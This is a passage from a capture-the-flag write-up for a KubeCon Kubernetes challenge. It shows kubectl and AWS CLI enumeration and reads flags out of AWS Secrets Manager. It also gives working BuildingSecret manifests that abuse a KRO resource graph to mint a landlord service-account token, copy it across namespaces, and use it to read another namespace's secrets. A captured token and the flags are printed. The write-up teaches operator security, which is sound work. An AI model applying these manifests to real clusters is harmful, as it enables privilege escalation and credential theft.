      kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
      kro.run/resource-graph-definition-name: buildingsecret
    name: pin
    namespace: alice
    resourceVersion: "160731"
    uid: 4fa1fc77-d280-44f8-870e-2db94b864c5a
  spec:
    data:
    - remoteRef:
        conversionStrategy: Default
        decodingStrategy: None
        key: pin
        metadataPolicy: None
        property: pin
      secretKey: pin
    refreshInterval: 1h
    secretStoreRef:
      kind: ClusterSecretStore
      name: landlord-namespace
    target:
      creationPolicy: Owner
      deletionPolicy: Retain
      name: pin
      template:
        engineVersion: v2
        mergePolicy: Replace
        metadata:
          annotations: {}
        type: Opaque
  status:
    binding:
      name: pin
    conditions:
    - lastTransitionTime: "2025-11-11T22:28:41Z"
      message: secret synced
      reason: SecretSynced
      status: "True"
      type: Ready
    refreshTime: "2025-11-12T17:28:41Z"
    syncedResourceVersion: 3-580086d5820d069cd7eeb2870e0daca54eb6872b9d73e9b1b323e764
- apiVersion: external-secrets.io/v1
  kind: ExternalSecret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"external-secrets.io/v1","kind":"ExternalSecret","metadata":{"annotations":{},"name":"streaming-credentials","namespace":"alice"},"spec":{"data":[{"remoteRef":{"key":"alice-streaming-credentials","property":"user"},"secretKey":"user"},{"remoteRef":{"key":"alice-streaming-credentials","property":"password"},"secretKey":"password"}],"refreshInterval":"1h","secretStoreRef":{"kind":"SecretStore","name":"alice-private-safe"},"target":{"name":"alice-streaming-credentials"}}}
    creationTimestamp: "2025-11-11T22:28:28Z"
    finalizers:
    - externalsecrets.external-secrets.io/externalsecret-cleanup
    generation: 2
    name: streaming-credentials
    namespace: alice
    resourceVersion: "160699"
    uid: c2a1e964-dd10-49b6-bc12-ee6842586ca7
  spec:
    data:
    - remoteRef:
        conversionStrategy: Default
        decodingStrategy: None
        key: alice-streaming-credentials
        metadataPolicy: None
        property: user
      secretKey: user
    - remoteRef:
        conversionStrategy: Default
        decodingStrategy: None
        key: alice-streaming-credentials
        metadataPolicy: None
        property: password
      secretKey: password
    refreshInterval: 1h0m0s
    secretStoreRef:
      kind: SecretStore
      name: alice-private-safe
    target:
      creationPolicy: Owner
      deletionPolicy: Retain
      name: alice-streaming-credentials
  status:
    binding:
      name: alice-streaming-credentials
    conditions:
    - lastTransitionTime: "2025-11-11T22:28:33Z"
      message: secret synced
      reason: SecretSynced
      status: "True"
      type: Ready
    refreshTime: "2025-11-12T17:28:28Z"
    syncedResourceVersion: 2-bbe7a21732646ebf08629173ea7b74b710bd0a9580c7fc21dd943cf7
kind: List
metadata:
  resourceVersion: ""
root@alice-home:~# kubectl get secretstore  -o yaml
apiVersion: v1
items:
- apiVersion: external-secrets.io/v1
  kind: SecretStore
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"external-secrets.io/v1","kind":"SecretStore","metadata":{"annotations":{},"name":"alice-private-safe","namespace":"alice"},"spec":{"provider":{"aws":{"auth":{"secretRef":{"accessKeyIDSecretRef":{"key":"access-key","name":"awssm-secret"},"secretAccessKeySecretRef":{"key":"secret-access-key","name":"awssm-secret"}}},"region":"eu-west-2","service":"SecretsManager"}}}}
    creationTimestamp: "2025-11-11T22:28:28Z"
    generation: 1
    name: alice-private-safe
    namespace: alice
    resourceVersion: "1594"
    uid: 93112036-7d63-4d28-a1b3-f3e8bd29919e
  spec:
    provider:
      aws:
        auth:
          secretRef:
            accessKeyIDSecretRef:
              key: access-key
              name: awssm-secret
            secretAccessKeySecretRef:
              key: secret-access-key
              name: awssm-secret
        region: eu-west-2
        service: SecretsManager
  status:
    capabilities: ReadWrite
    conditions:
    - lastTransitionTime: "2025-11-11T22:28:28Z"
      message: store validated
      reason: Valid
      status: "True"
      type: Ready
kind: List
metadata:
  resourceVersion: ""
OK, so quite a bit of information here…
- There is a cluster-wide secret store, that appears to use a service account in the
landlordnamespace - Two external secrets
- One using the above cluster-wide secret store to get a pin. This looks to be set by KRO
- The other getting it from the
alice-private-safesecret store
- The
alice-private-safesecret store appearing to fetch secrets from SecretsManager in AWS with the credentials setup earlier
I wonder if there are more secrets in AWS…
root@alice-home:~# export AWS_REGION=eu-west-2
root@alice-home:~# aws secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:eu-west-2:035655476617㊙️alice-flag-uNPu12",
            "Name": "alice-flag",
            "Description": "Secret flag :)",
            "LastChangedDate": "2025-10-20T15:18:07.170000+00:00",
            "LastAccessedDate": "2025-11-10T00:00:00+00:00",
            "Tags": [
                {
                    "Key": "ctf",
                    "Value": "kubecon-25-us"
                }
            ],
            "SecretVersionsToStages": {
                "c805f4f4-f90d-483a-bdbe-a2d4c8738e70": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2025-10-20T13:17:16.684000+00:00"
        },
        {
            "ARN": "arn:aws:secretsmanager:eu-west-2:035655476617㊙️alice-streaming-credentials-KJ4TcN",
            "Name": "alice-streaming-credentials",
            "Description": "Alice's streaming credentials",
            "LastChangedDate": "2025-10-20T15:17:53.975000+00:00",
            "LastAccessedDate": "2025-11-12T00:00:00+00:00",
            "Tags": [
                {
                    "Key": "ctf",
                    "Value": "kubecon-25-us"
                }
            ],
            "SecretVersionsToStages": {
                "611b1a8e-fd94-4766-b717-c9a65c5d71bf": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2025-10-20T13:19:39.650000+00:00"
        }
    ]
}
root@alice-home:~# aws secretsmanager get-secret-value --secret-id alice-flag
{
    "ARN": "arn:aws:secretsmanager:eu-west-2:035655476617㊙️alice-flag-uNPu12",
    "Name": "alice-flag",
    "VersionId": "c805f4f4-f90d-483a-bdbe-a2d4c8738e70",
    "SecretString": "{\"flag\":\"flag_ctf{give_me_your_secrets}\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2025-10-20T13:17:16.902000+00:00"
}
Yay, that’s the first flag. Only one more left.
Let’s carry on with enumeration.
root@alice-home:~# kubectl get buildingsecrets -o yaml
apiVersion: v1
items:
- apiVersion: kro.run/v1alpha1
  kind: BuildingSecret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"kro.run/v1alpha1","kind":"BuildingSecret","metadata":{"annotations":{},"name":"pin","namespace":"alice"},"spec":{"key":"pin","name":"pin","namespace":"alice","property":"pin","type":"Opaque"}}
    creationTimestamp: "2025-11-11T22:28:27Z"
    finalizers:
    - kro.run/finalizer
    generation: 1
    labels:
      kro.run/kro-version: v0.4.1
      kro.run/owned: "true"
      kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
      kro.run/resource-graph-definition-name: buildingsecret
    name: pin
    namespace: alice
    resourceVersion: "1635"
    uid: db26021d-6c2b-4859-896a-1e1f7adf5cff
  spec:
    annotations: {}
    key: pin
    name: pin
    namespace: alice
    property: pin
    type: Opaque
  status:
    conditions:
    - lastTransitionTime: "2025-11-11T22:28:33Z"
      message: Instance reconciled successfully
      observedGeneration: 1
      reason: ReconciliationSucceeded
      status: "True"
      type: InstanceSynced
    state: ACTIVE
kind: List
metadata:
  resourceVersion: ""
OK, so this is the resource that made the pin external secret earlier. One immediate thing that springs out is the namespace specification. That’s always a concern if that’s separate to the metadata namespace, as there could be some cross-namespace permissions to abuse. Let’s dig into this a bit…
root@alice-home:~# kubectl get resourcegraphdefinitions -o yaml
apiVersion: v1
items:
- apiVersion: kro.run/v1alpha1
  kind: ResourceGraphDefinition
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"kro.run/v1alpha1","kind":"ResourceGraphDefinition","metadata":{"annotations":{},"name":"buildingsecret"},"spec":{"resources":[{"id":"externalsecret","template":{"apiVersion":"external-secrets.io/v1","kind":"ExternalSecret","metadata":{"name":"${schema.spec.name}","namespace":"${schema.spec.namespace}"},"spec":{"data":[{"remoteRef":{"key":"${schema.spec.key}","property":"${schema.spec.property}"},"secretKey":"${schema.spec.property}"}],"secretStoreRef":{"kind":"ClusterSecretStore","name":"landlord-namespace"},"target":{"name":"${schema.spec.name}","template":{"metadata":{"annotations":"${schema.spec.annotations}"},"type":"${schema.spec.type}"}}}}}],"schema":{"apiVersion":"v1alpha1","kind":"BuildingSecret","spec":{"annotations":"object | default={}","key":"string","name":"string","namespace":"string","property":"string","type":"string"}}}}
    creationTimestamp: "2025-11-11T22:27:26Z"
    finalizers:
    - kro.run/finalizer
    generation: 1
    name: buildingsecret
    resourceVersion: "1375"
    uid: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
  spec:
    resources:
    - id: externalsecret
      template:
        apiVersion: external-secrets.io/v1
        kind: ExternalSecret
        metadata:
          name: ${schema.spec.name}
          namespace: ${schema.spec.namespace}
        spec:
          data:
          - remoteRef:
              key: ${schema.spec.key}
              property: ${schema.spec.property}
            secretKey: ${schema.spec.property}
          secretStoreRef:
            kind: ClusterSecretStore
            name: landlord-namespace
          target:
            name: ${schema.spec.name}
            template:
              metadata:
                annotations: ${schema.spec.annotations}
              type: ${schema.spec.type}
    schema:
      apiVersion: v1alpha1
      group: kro.run
      kind: BuildingSecret
      spec:
        annotations: object | default={}
        key: string
        name: string
        namespace: string
        property: string
        type: string
  status:
    conditions:
    - lastTransitionTime: "2025-11-11T22:27:27Z"
      message: resource graph and schema are valid
      observedGeneration: 1
      reason: Valid
      status: "True"
      type: ResourceGraphAccepted
    - lastTransitionTime: "2025-11-11T22:27:27Z"
      message: kind BuildingSecret has been accepted and ready
      observedGeneration: 1
      reason: Ready
      status: "True"
      type: KindReady
    - lastTransitionTime: "2025-11-11T22:27:27Z"
      message: controller is running
      observedGeneration: 1
      reason: Running
      status: "True"
      type: ControllerReady
    - lastTransitionTime: "2025-11-11T22:27:27Z"
      message: ""
      observedGeneration: 1
      reason: Ready
      status: "True"
      type: Ready
    state: Active
    topologicalOrder:
    - externalsecret
kind: List
metadata:
  resourceVersion: ""
OK, this is interesting. Essentially the KRO here takes a few parameters and creates an external secret within whatever namespace you specify. That’s never a good sign. Also looks like we can specify the type of secret, as well as annotations. That gives me an idea…
So it looks like the secrets made from the KRO use the landlords cluster-wide secret store, which effectively fetches secrets from the landlord namespace, which is also home for the service account for this secret store. So effectively, we can use it to fetch arbitrary secrets from the landlord namespace, as we can just say fetch this value from this secret. If only we knew the name of a secret in that namespace that we might want…
Well… luckily for us, the implementation allows specifying the namespace, and also the secret type. What if we grabbed a service account token for the landlord service account. A quick perusal of RBAC suggests it has some nice secret reading permissions across multiple namespaces. So that might be the next step. And… it shouldn’t be too hard to do I think. If we can specify the type of secret, and its annotations, then we can create a service account secret. These are secrets that gets automatically populated with the credentials for a service account. So we just make the secret structure, and Kubernetes does the rest. We can then fetch the token from that secret, into a second secret within the alice namespace, and huzzah read it from there.
So effectively, we need to make two secrets, which from the buildingsecrets specs need the following parameters:
- First Secret - within the
landlordnamespace to be populated with the service account token- Annotation -> kubernetes.io/service-account.name: “landlord” (tell Kubernetes what service account we want the token for)
- Key -> pin (doesn’t really matter, as long as its legitimate)
- Name -> landlord-service-account (could be anything)
- Namespace -> landlord (as the service account is within this namespace)
- Property -> pin (doesn’t really matter, as long as its legitimate)
- Type -> kubernetes.io/service-account-token (tell Kubernetes to populate secret fields in this secret)
- Second Secret - within the
alicenamespace, to copy over thetokenfrom the first secret- Annotations -> {} (not needed)
- Key -> landlord-service-account (the name of the first secret)
- Name -> landlord-service-account (could be anything)
- Namespace -> alice (where we can read secrets)
- Property -> token (the field we want to grab with the service account token)
- Type -> Opaque (because we dont want anything special here)
I first tested this with the alice service account, with the following spec:
apiVersion: kro.run/v1alpha1
kind: BuildingSecret
metadata:
  finalizers:
  - kro.run/finalizer
  generation: 1
  labels:
    kro.run/kro-version: v0.4.1
    kro.run/owned: "true"
    kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
    kro.run/resource-graph-definition-name: buildingsecret
  name: building1
  namespace: alice
spec:
  annotations:
    kubernetes.io/service-account.name: "alice"
  key: pin
  name: alice-test-service-account
  namespace: alice
  property: pin
  type: kubernetes.io/service-account-token
It worked! I had a secret generated with the token. One slight issue. It had the token, then lost the token…. is there a race condition here. Is external secrets fighting with Kubernetes on the contents of this secret… sighs
Let’s just try it and see if it works.
apiVersion: kro.run/v1alpha1
kind: BuildingSecret
metadata:
  finalizers:
  - kro.run/finalizer
  generation: 1
  labels:
    kro.run/kro-version: v0.4.1
    kro.run/owned: "true"
    kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
    kro.run/resource-graph-definition-name: buildingsecret
  name: building1
  namespace: alice
spec:
  annotations:
    kubernetes.io/service-account.name: "alice"
  key: pin
  name: alice-test-service-account
  namespace: alice
  property: pin
  type: kubernetes.io/service-account-token
---
apiVersion: kro.run/v1alpha1
kind: BuildingSecret
metadata:
  finalizers:
  - kro.run/finalizer
  generation: 1
  labels:
    kro.run/kro-version: v0.4.1
    kro.run/owned: "true"
    kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
    kro.run/resource-graph-definition-name: buildingsecret
  name: building2
  namespace: alice
spec:
  annotations:
    kubernetes.io/service-account.name: "landlord"
  key: pin
  name: landlord-service-account
  namespace: landlord
  property: pin
  type: kubernetes.io/service-account-token
---
apiVersion: kro.run/v1alpha1
kind: BuildingSecret
metadata:
  finalizers:
  - kro.run/finalizer
  generation: 1
  labels:
    kro.run/kro-version: v0.4.1
    kro.run/owned: "true"
    kro.run/resource-graph-definition-id: c02fc350-669a-48d1-bc6a-0f1ce5cebb9c
    kro.run/resource-graph-definition-name: buildingsecret
  name: building3
  namespace: alice
spec:
  annotations: {}
  name: landlord-service-account
  namespace: alice
  key: landlord-service-account
  property: token
  type: Opaque
We’ve now defined both of the secrets we want for this attack. Let’s see if that worked.
root@alice-home:~# kubectl get secret
NAME                          TYPE                                  DATA   AGE
alice-streaming-credentials   Opaque                                2      19h
alice-test-service-account    kubernetes.io/service-account-token   1      116s
awssm-secret                  Opaque                                2      19h
landlord-service-account      Opaque                                1      116s
pin                           Opaque                                1      19h
We have a secret landlord-service-account with an entry. Let’s see what’s in it.
root@alice-home:~# kubectl get secret landlord-service-account -o yaml
apiVersion: v1
data:
  token: ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklteEJVR2h3VVhkRldYbEphRXRIU0c4emNGazBUWFEyVEdNeU1WaENWVlZIUzIxTmR6TjFPVEZRYjJjaWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTmxjblpwWTJWaFkyTnZkVzUwSWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDOXVZVzFsYzNCaFkyVWlPaUpzWVc1a2JHOXlaQ0lzSW10MVltVnlibVYwWlhNdWFXOHZjMlZ5ZG1salpXRmpZMjkxYm5RdmMyVmpjbVYwTG01aGJXVWlPaUpzWVc1a2JHOXlaQzF6WlhKMmFXTmxMV0ZqWTI5MWJuUWlMQ0pyZFdKbGNtNWxkR1Z6TG1sdkwzTmxjblpwWTJWaFkyTnZkVzUwTDNObGNuWnBZMlV0WVdOamIzVnVkQzV1WVcxbElqb2liR0Z1Wkd4dmNtUWlMQ0pyZFdKbGNtNWxkR1Z6TG1sdkwzTmxjblpwWTJWaFkyTnZkVzUwTDNObGNuWnBZMlV0WVdOamIzVnVkQzUxYVdRaU9pSXhNRE01WXpBMk1pMHhPV1kwTFRSbFltSXRZVFpqTUMxak1UY3hPR1pqTTJOaVlXTWlMQ0p6ZFdJaU9pSnplWE4wWlcwNmMyVnlkbWxqWldGalkyOTFiblE2YkdGdVpHeHZjbVE2YkdGdVpHeHZjbVFpZlEuUVNvOGhweFNQSDM3aGVXUWkxYWlnYXJCMTVRSHZSNmlYbDlRU21BcllBT0ZWSXlNdDhrellPT1NUV1JvVW5lMkJWZ0NKNU1MT2ZSRXRhb3o3dkFnU3NqejJDV1BXS2tQb0hsNEQ5RXk0c3hyR3RRSjRKdldSR1JlX0dRa2VKRlRLTU9xejRiSGhlaUpldUhrakFwLTUwSmpjR3FINkd3Vzk5cV9HdEpaQzBtTnJULS1EU3pUUjRiUHJhMnIwNG1INjlWSFJVSGlYUDdlaTRiOWtnMV9vd1FUVzg5QU1VM3pNMFJSZEh0VlY1X3E2ZlJHWDFpWGtmSm1iRnMyMEdJQ3M4S3I0VkQwNzh6T3FkenZzeHRLcl9xZWNXRHpaUmhvcE0tZ1ZkMmZBLWJmSHZZbG1MVkdiV2FKUktjZU9ZUzdCdEt1TWJRdlEySmNBeUg3bjIwZkFn
kind: Secret
metadata:
  annotations:
    reconcile.external-secrets.io/data-hash: d34e9634e37b29949cfa00270c3580bd1ba3ab90011dff15ca39753b
  creationTimestamp: "2025-11-12T18:11:08Z"
  labels:
    reconcile.external-secrets.io/created-by: ba23874754f2a3814378838af9ce71220165983359a6e4d349923bc4
    reconcile.external-secrets.io/managed: "true"
  name: landlord-service-account
  namespace: alice
  ownerReferences:
  - apiVersion: external-secrets.io/v1
    blockOwnerDeletion: true
    controller: true
    kind: ExternalSecret
    name: landlord-service-account
    uid: 690f19c7-3691-463d-8f5b-ea47ef348b67
  resourceVersion: "179727"
  uid: ad7cadeb-17bf-456e-9ccf-44bc3a99494c
type: Opaque
Nice! Let’s use it.
root@alice-home:~# export TOKEN=ey...
root@alice-home:~# alias k="kubectl --token $TOKEN"
root@alice-home:~# k auth whoami
ATTRIBUTE   VALUE
Username    system:serviceaccount:landlord:landlord
UID         1039c062-19f4-4ebb-a6c0-c1718fc3cbac
Groups      [system:serviceaccounts system:serviceaccounts:landlord system:authenticated]
I should mention, this service account token was inconsistent. It alternated between working and not xD
root@alice-home:~# k get -A secret
error: You must be logged in to the server (Unauthorized)
root@alice-home:~# k get -A secret
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:landlord:landlord" cannot list resource "secrets" in API group "" at the cluster scope
root@alice-home:~# k get -A secret
error: You must be logged in to the server (Unauthorized)
However, after a few repeated commands and searching a couple of namespaces, we find something in the bob namespace…
root@alice-home:~# k -n bob get secret -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    pin: MTExMDI1
  kind: Secret
  metadata:
    annotations:
      reconcile.external-secrets.io/data-hash: 5fcae8346971c4e7e7fc83d3428a7cddcc380e50550f600d2d065a1f
    creationTimestamp: "2025-11-11T22:28:45Z"
    labels:
      reconcile.external-secrets.io/created-by: 1a75944323b6fe8ca84c0e226f669464f8b21030179ff9dd59efba1d
      reconcile.external-secrets.io/managed: "true"
    name: pin
    namespace: bob
    ownerReferences:
    - apiVersion: external-secrets.io/v1
      blockOwnerDeletion: true
      controller: true
      kind: ExternalSecret
      name: pin
      uid: 3fa55c81-4bce-4279-9122-4af8b75784fb
    resourceVersion: "1682"
    uid: 707f8c56-78d3-4654-982f-ae5019976b5b
  type: Opaque
- apiVersion: v1
  data:
    flag: ZmxhZ19jdGZ7SV9hbV9ub3RfZ29pbmdfdG9fcGF5X3RoaXNfbW9udGhfcmVudH0=
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{},"name":"what-is-bob-hiding","namespace":"bob"},"stringData":{"flag":"flag_ctf{I_am_not_going_to_pay_this_month_rent}"},"type":"Opaque"}
    creationTimestamp: "2025-11-11T22:27:26Z"
    name: what-is-bob-hiding
    namespace: bob
    resourceVersion: "1361"
    uid: 8d21f03e-3096-49c1-925c-303535de57d8
  type: Opaque
kind: List
metadata:
  resourceVersion: ""
root@alice-home:~# base64 -d <<< ZmxhZ19jdGZ7SV9hbV9ub3RfZ29pbmdfdG9fcGF5X3RoaXNfbW9udGhfcmVudH0= ; echo
flag_ctf{I_am_not_going_to_pay_this_month_rent}
I was not expecting it in the bob namespace, but there we go!
Conclusion
Thank you ControlPlane for running this CTF once again. I think my favourite bit was the final step of the third challenge. I keep talking to clients about the dangers of cross-namespace functionality within custom operators. The way this challenge leveraged the double secrets was really nice, I really enjoyed that.
Thank you to Gabriela and Andrea for making these challenges, I did enjoy them :) Also, thanks to Fabian and John for running the CTF on the ground.
Here is the scoreboard.